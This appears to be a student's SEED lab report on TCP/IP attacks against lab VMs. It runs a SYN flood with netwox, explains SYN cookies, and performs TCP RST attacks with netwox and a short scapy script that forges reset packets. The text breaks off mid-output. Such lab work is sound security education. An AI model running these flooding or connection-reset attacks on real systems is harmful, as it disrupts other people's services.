
Varun Gunda
A20453991

Lab 16 TCP/IP Attack Lab


3.1 Task 1: SYN Flooding Attack

The connection status before running the syn flood attack is shown below. As can be see, there are no connections with SYN_RECV state




```
[04/21/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.16:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 192.168.0.16:53         0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
```

Now, disabling syn cookies feature as shown below:




```
[04/21/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[04/21/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[04/21/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s8.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

Now launching the attack from my machine onto the seed vm as shown below:




```
varungunda@VarunPC:~$ sudo netwox 76 -i "192.168.0.16" -p
 "23"
```

We see that there are lot of connections to port 23(telnet) with state SYN_RECV which proves our attack is successful.




```
[04/21/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.16:53         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.16:23         216.94.139.162:21189    SYN_RECV
tcp        0      0 192.168.0.16:23         8.47.26.243:45126       SYN_RECV
tcp        0      0 192.168.0.16:23         137.78.124.207:62171    SYN_RECV
tcp        0      0 192.168.0.16:23         24.241.245.66:33703     SYN_RECV
tcp        0      0 192.168.0.16:23         115.139.169.239:62497   SYN_RECV
tcp        0      0 192.168.0.16:23         134.212.144.115:22397   SYN_RECV
tcp        0      0 192.168.0.16:23         42.236.232.177:45034    SYN_RECV
tcp        0      0 192.168.0.16:23         216.184.50.224:31391    SYN_RECV
tcp        0      0 192.168.0.16:23         39.153.224.10:13974     SYN_RECV
tcp        0      0 192.168.0.16:23         5.176.10.82:10825       SYN_RECV
tcp        0      0 192.168.0.16:23         155.18.109.245:14861    SYN_RECV
tcp        0      0 192.168.0.16:23         66.2.78.199:10793       SYN_RECV
```

To further demonstrate that the attack is working, I tried to establish telnet connection from my machine and as shown below, we are unable to connect to seed VM which proves attack is successful




```
varungunda@VarunPC:~$ telnet 192.168.0.16
Trying 192.168.0.16...
```

Trying the same attack with syn cookies enabled:



```
[04/21/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

This time I was able to connect to seedVM as seen below. Please note that IP address of the seed VM is different since I lost the internet and had to connect to mobile hotspot.




```
varungunda@VarunPC:~$ telnet 192.168.128.62
Trying 192.168.128.62...
Connected to 192.168.128.62.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Apr 15 23:59:13 EDT 2020 from 10
 pts/19
```

Syn cookies mechanism does resolve syn flooding attacks. Normally, the server would send syn+ack packet with a randomly generated sequence number and stores the information about this connection in Transmission Control Block. However with syn cookie mechanism, after a server has received a syn packet, it calculates a keyed hash from the information in the packet including the IP addresses, port number, and sequence number using a secret key only known to the server. The hash value H will be used as the initial sequence number placed in server’s syn+ack packer sent back to the client. If the client is an attacker, packet won’t reach him but if he is a client, packet will respond with ack packet with value H+1 in it. Now, the server, recomputes the hash from the received ack packet and compares with H. If it is the same, connection is established. Hence, there is no need to store SYN_RECV connections in TCB which led to this attack.


3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

I used 3 devices for this task, 3 seed Vms. The addresses of 3 Vms are 10.0.2.7 (client), 10.0.2.8 (server) and 10.0.2.15(attacker). The netwox command that is used for this task is as shown below:




```
[04/21/20]seed@VM:~$ sudo netwox 78 --filter "sr
c host 10.0.2.7"
```

I ran it from the attacker machine even before client was connected to server. When client is connected to server using telnet as shown below, he was unable to since attacker sent reset packet to the client.



```
[04/21/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Connection closed by foreign host.
```


Again, I stopped netwox and allowed the connection between client and server. After the connection is made, I ran netwox again. Now, when client started typing something, it immediately got a reset packet as seen below.



```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.c
om
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$ lsConnection closed by fore
ign host.
```

Using scapy:


The same task is repeated using scapy. However, this time we need sequence number and acknowledgement number which are obtained using wireshark on attacker's machine.



```
        inet6 addr: ::1/128 Scope:Host
[04/21/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Apr 21 17:21:04 EDT 2020 from 10
.0.2.7 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-3
6-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.c
om
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$ 
```


```
No.  Time                           Source               Destination
 105 2020-04-21 17:43:23.0284655…  10.0.2.7             10.0.2.8
 106 2020-04-21 17:43:23.0709106…  10.0.2.8             10.0.2.7
 107 2020-04-21 17:43:25.4068485…  10.0.2.7             10.0.2.8
 108 2020-04-21 17:43:25.4070530…  10.0.2.8             10.0.2.7
 109 2020-04-21 17:43:28.2070820…  PcsCompu_60:a4:3c    PcsCompu_72:
 110 2020-04-21 17:43:28.2072912…  PcsCompu_72:c0:09    PcsCompu_60:
 111 2020-04-21 17:43:29.6828899…  10.0.2.7             10.0.2.8
 112 2020-04-21 17:43:29.6831313…  10.0.2.8             10.0.2.7
 113 2020-04-21 17:43:32.6097191…  10.0.2.7             10.0.2.8
 114 2020-04-21 17:43:32.6099297…  10.0.2.8             10.0.2.7

▸ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 35668, Seq: 18
    Source Port: 23
    Destination Port: 35668
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1827165949
    Acknowledgment number: 729068487
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 227
    [Calculated window size: 29056]
    [Window size scaling factor: 128]
    Checksum: 0x1c12 [unverified]

Sequence number (tcp.seq), 4 bytes   Packets: 114 · Displayed: 114 (100.0%)
```

Once the values are obtained for the most recent packet, the following code (**"resetattack.py"**)was used to send the reset packet form the attacker machine




```python
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.8",dst = "10.0.2.7")
tcp = TCP(sport=23,dport=35668,flags="R",seq=1827165949,ack=729068487)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)

```

The attacker program I executed as shown below:



```
[04/21/20]seed@VM:~/.../lab16$ sudo ./resetattack.py
version    : BitField (4 bits)                    = 4                (4)
ihl        : BitField (4 bits)                    = None             (None)
tos        : XByteField                           = 0                (0)
len        : ShortField                           = None             (None)
id         : ShortField                           = 1                (1)
flags      : FlagsField (3 bits)                  = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField (13 bits)                   = 0                (0)
ttl        : ByteField                            = 64               (64)
